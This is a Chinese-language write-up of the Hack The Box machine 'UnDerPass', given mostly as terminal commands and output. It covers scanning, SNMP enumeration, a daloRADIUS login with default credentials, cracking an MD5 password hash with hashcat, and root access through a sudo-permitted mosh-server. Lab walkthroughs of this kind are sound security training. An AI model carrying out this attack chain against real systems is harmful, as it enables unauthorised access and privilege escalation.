信息收集
连通性测试
┌──(root㉿kali)-[~]
└─# ping 10.129.231.213
PING 10.129.231.213 (10.129.231.213) 56(84) bytes of data.
64 bytes from 10.129.231.213: icmp_seq=1 ttl=63 time=297 ms
64 bytes from 10.129.231.213: icmp_seq=2 ttl=63 time=294 ms
64 bytes from 10.129.231.213: icmp_seq=3 ttl=63 time=900 ms
64 bytes from 10.129.231.213: icmp_seq=4 ttl=63 time=295 ms
^C
--- 10.129.231.213 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 3999ms
rtt min/avg/max/mdev = 293.652/446.164/899.709/261.856 ms
nmap扫描
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.129.231.213
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 12:33 EST
Nmap scan report for 10.129.231.213 (10.129.231.213)
Host is up (3.1s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_ 256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 55.96 seconds80页面
UDP扫描
┌──(root㉿kali)-[~]
└─# nmap -A -sV -sU -Pn 10.129.231.213
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 12:38 EST
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 6.89% done; ETC: 12:53 (0:13:45 remaining)
Stats: 0:04:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 24.46% done; ETC: 12:55 (0:13:07 remaining)
Stats: 0:05:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 31.29% done; ETC: 12:55 (0:12:00 remaining)
Stats: 0:07:22 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.94% done; ETC: 12:55 (0:10:12 remaining)
Stats: 0:11:48 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 65.67% done; ETC: 12:56 (0:06:10 remaining)
Stats: 0:15:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 86.60% done; ETC: 12:56 (0:02:25 remaining)
Stats: 0:19:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 12:58 (0:00:45 remaining)
Nmap scan report for 10.129.231.213 (10.129.231.213)
Host is up (0.63s latency).
Not shown: 996 closed udp ports (port-unreach)
PORT STATE SERVICE VERSION
68/udp open|filtered dhcpc
161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
| enterprise: net-snmp
| engineIDFormat: unknown
| engineIDData: c7ad5c4856d1cf6600000000
| snmpEngineBoots: 32
|_ snmpEngineTime: 28m51s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_ System uptime: 28m53.46s (173346 timeticks)
1812/udp open|filtered radius
1813/udp open|filtered radacct
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!
TRACEROUTE (using port 16498/udp)
HOP RTT ADDRESS
1 632.54 ms 10.10.16.1 (10.10.16.1)
2 303.17 ms 10.129.231.213 (10.129.231.213)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1314.72 seconds
dirsearch扫一下没东西,利用snmp=check扫一下看看
┌──(root㉿kali)-[~]
└─# snmp-check -c public 10.129.231.213
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 10.129.231.213:161 using SNMPv1 and community 'public'
[*] System information:
Host IP address : 10.129.231.213
Hostname : UnDerPass.htb is the only daloradius server in the bn!
Description : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP WNov 6 10:38:22 UTC 2024 x86_64
Contact : steve@underpass.htb
Location : Nevada, U.S.A. but not Vegas
Uptime snmp : 00:34:24.38
Uptime system : 00:34:13.14
System date : 2026-3-3 18:04:28.0
only daloradius server
daloRADIUS 是什么?Web 管理界面,常见默认路径/daloradius,默认账号凭据用户名: administrator/radius
扫描得到http://10.10.11.48/daloradius/app/users/login.php,利用默认凭据登陆失败
但是另一个
┌──(root㉿kali)-[~]
└─# dirsearch -u "http://underpass.htb/daloradius/app/" -t 50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50
Wordlist size: 220545
Output File: /root/reports/http_underpass.htb/_daloradius_app__26-03-03_13-52-00.txt
Target: http://underpass.htb/
[13:52:00] Starting: daloradius/app/
[13:52:32] 301 - 330B - /daloradius/app/common -> http://underpass.htb/daloradius/app/common/
[13:52:36] 301 - 329B - /daloradius/app/users -> http://underpass.htb/daloradius/app/users/
[13:59:31] 301 - 333B - /daloradius/app/operators -> http://underpass.htb/daloradius/app/operators/http://underpass.htb/daloradius/app/operators/

使用默认密码成功登陆

去查了一下路径原因operators是作为运营商的账户登陆管理区域,而users是用于普通用户访问的
找到一个User List

svcMosh:412DD4759978ACFCC81DEAB01B382403利用hashcat尝试hash爆破
hashcat -m 0 -a 0 2.txt rockyou.txt
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
412dd4759978acfcc81deab01b382403:underwaterfriends 尝试ssh登录成功
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ssh svcMosh@10.129.231.213
The authenticity of host '10.129.231.213 (10.129.231.213)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.213' (ED25519) to the list of known hosts.
svcMosh@10.129.231.213's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Tue Mar 3 07:11:31 PM UTC 2026
System load: 0.0 Processes: 227
Usage of /: 49.7% of 6.56GB Users logged in: 0
Memory usage: 10% IPv4 address for eth0: 10.129.231.213
Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat Jan 11 13:27:33 2025 from 10.10.14.62
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ whoami
svcMosh
svcMosh@underpass:~$ 提权
查看sudo
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$ /usr/bin/mosh-server
MOSH CONNECT 60001 RjPNUKgtHsyha71FqL4Ndg
mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[mosh-server detached, pid = 1937]查看用法
svcMosh@underpass:~$ /usr/bin/mosh-server -h
Usage: /usr/bin/mosh-server new [-s] [-v] [-i LOCALADDR] [-p PORT[:PORT2]] [-c COLORS] [-l NAME=VALUE] [-- COMMAND...]

svcMosh@underpass:~$ mosh -h
Usage: /usr/bin/mosh [options] [--] [user@]host [command...]
        --client=PATH        mosh client on local machine
                                (default: "mosh-client")
        --server=COMMAND     mosh server on remote machine
                                (default: "mosh-server")

        --predict=adaptive      local echo for slower links [default]
-a      --predict=always        use local echo even on fast links
-n      --predict=never         never use local echo
        --predict=experimental  aggressively echo even when incorrect

-4      --family=inet        use IPv4 only
-6      --family=inet6       use IPv6 only
        --family=auto        autodetect network type for single-family hosts only
        --family=all         try all network types
        --family=prefer-inet use all network types, but try IPv4 first [default]
        --family=prefer-inet6 use all network types, but try IPv6 first
-p PORT[:PORT2]
        --port=PORT[:PORT2]  server-side UDP port or range
                                (No effect on server-side SSH port)
        --bind-server={ssh|any|IP}  ask the server to reply from an IP address
                                       (default: "ssh")

        --ssh=COMMAND        ssh command to run when setting up session
                                (example: "ssh -p 2222")
                                (default: "ssh")

        --no-ssh-pty         do not allocate a pseudo tty on ssh connection

        --no-init            do not send terminal initialization string

        --local              run mosh-server locally without using ssh

        --experimental-remote-ip=(local|remote|proxy)  select the method for
                             discovering the remote IP address to use for mosh
                             (default: "proxy")

        --help               this message
        --version            version and copyright information

Please report bugs to mosh-devel@mit.edu.
Mosh home page: https://mosh.org类似于ssh用于远程连接,通过--server=COMMAND mosh server on remote machine(default: "mosh-server")
可以尝试连接本地,同时无密码以root运行
mosh --server="sudo /usr/bin/mosh-server" 127.0.0.1Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Tue Mar 3 07:18:08 PM UTC 2026
System load: 0.0 Processes: 232
Usage of /: 49.8% of 6.56GB Users logged in: 1
Memory usage: 10% IPv4 address for eth0: 10.129.231.213
Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt